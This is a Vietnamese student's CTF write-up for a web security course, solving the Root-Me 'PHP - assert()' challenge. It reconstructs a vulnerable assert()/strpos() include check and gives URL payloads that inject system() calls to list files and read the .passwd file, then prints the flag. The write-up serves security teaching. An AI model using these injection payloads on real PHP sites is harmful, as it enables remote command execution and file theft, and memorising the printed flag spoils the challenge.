BÀI TẬP CTF

Bảo mật web và ứng dụng – NT213.M21.ANTN


Giảng viên hướng dẫn: *Đỗ Hoàng Hiển*

Sinh viên thực hiện: *19520199 – Lê Tôn Nhân*


Challenge 9: PHP - assert() (level medium)

Link challenge: https://www.root-me.org/en/Challenges/Web-Server/PHP-assert

- Thử thách yêu cầu ta tìm và khai thác lỗ hổng để đọc file .passwd




- Truy cập vào challenge ta được trang web như bên dưới



- Trang web gồm 3 tab là Home, About và Contact
- Kiểm tra xem website có bị lỗi FI không bằng cách thêm dấu ‘ vào đường link như sau http://challenge01.root-me.org/web-serveur/ch47/?page=’ **(**File Inclusion Attack: là kỹ thuật khai thác dựa trên lỗi include file trong PHP. Dấu hiện để có thể tấn công FI là đường link thường có dạng php?page=, hoặc php?file=.**)**


Parse error: syntax error, unexpected T_CONSTANT_ENCAPSED_STRING in /challenge/web-serveur/ch47/index.php(8) : assert code on line 1 Catchable fatal error: assert(): Failure evaluating code: strpos('includes/'.php', '..') === false in /challenge/web-serveur/ch47/index.php on line 8

- Kết quả cho ta thấy lỗi đã xuất hiện. Vậy web này bị lỗi LFI
- Ta thấy có 2 lệnh trong PHP được sử dụng là assert() và strpos() trong thông báo lỗi
- Hàm assert() sẽ kiểm tra đầu vào và trả về giá trị bool. Nếu kết quả là fallse thì nó sẽ thực hiện hành động thích hợp. Còn hàm strpos() dùng để tìm vị trí xuất hiện đầu tiên của chuỗi con trong chuỗi cha.
- Code PHP của đoạn này có thể là:
  assert("strpos('includes/$file.php', '..') === false") or die("Detected hacking attempt!");
- Trong đó $file là nơi chúng ta nhập vào trên URL. Như vậy để bypass đoạn code trên ta xây dựng payload sau:
  http://challenge01.root-me.org/web-serveur/ch47/?page=','1') or system("ls -la");//
- Với // cuối để comment hết các phần không cần thiết ở sau đi.




total 40 dr-xr-x--- 3 web-serveur-ch47 www-data 4096 Dec 10 21:24 . drwxr-s--x 78 challenge www-data 4096 Dec 10 21:53 .. -r-------- 1 challenge challenge 90 Dec 10 21:24 ._nginx.http-level.inc -r-------- 1 challenge challenge 727 Dec 10 21:24 ._nginx.server-level.inc -r-------- 1 root www-data 1388 Dec 18 15:41 ._perms -r-------- 1 challenge challenge 218 Dec 10 21:24 ._php53-fpm.pool.inc -rw-r----- 1 root www-data 44 Dec 10 21:24 .git -r-------- 1 web-serveur-ch47 www-data 192 Dec 10 21:24 .passwd drwxr-sr-x 2 web-serveur-ch47 www-data 4096 Dec 10 21:24 includes -rw-r----- 1 web-serveur-ch47 www-data 811 Dec 10 21:24 index.php 'includes/','1') or system("ls -la");//.php'File does not exist

- Kết quả cho ta thấy ta đã thực thi payload thành công, và tìm được file .passwd
- Giờ chúng ta chỉ cần đọc file .passwd với payload sau
  http://challenge01.root-me.org/web-serveur/ch47/?page=','1') or system("cat ./ .passwd");//



The flag is / Le flag est : x4Ss3rT1nglSn0ts4f3A7A1Lx Remember to sanitize all user input! / Pensez à valider toutes les entrées utilisateurs ! Don't use assert! / N'utilisez pas assert ! 'includes/','1') or system("cat ./ .passwd");//.php'File does not exist

- Ta tìm được flag là **x4Ss3rT1nglSn0ts4f3A7A1Lx**
- Nộp flag vừa tìm được ta vượt qua thử thách thành công



FLAG: x4Ss3rT1nglSn0ts4f3A7A1Lx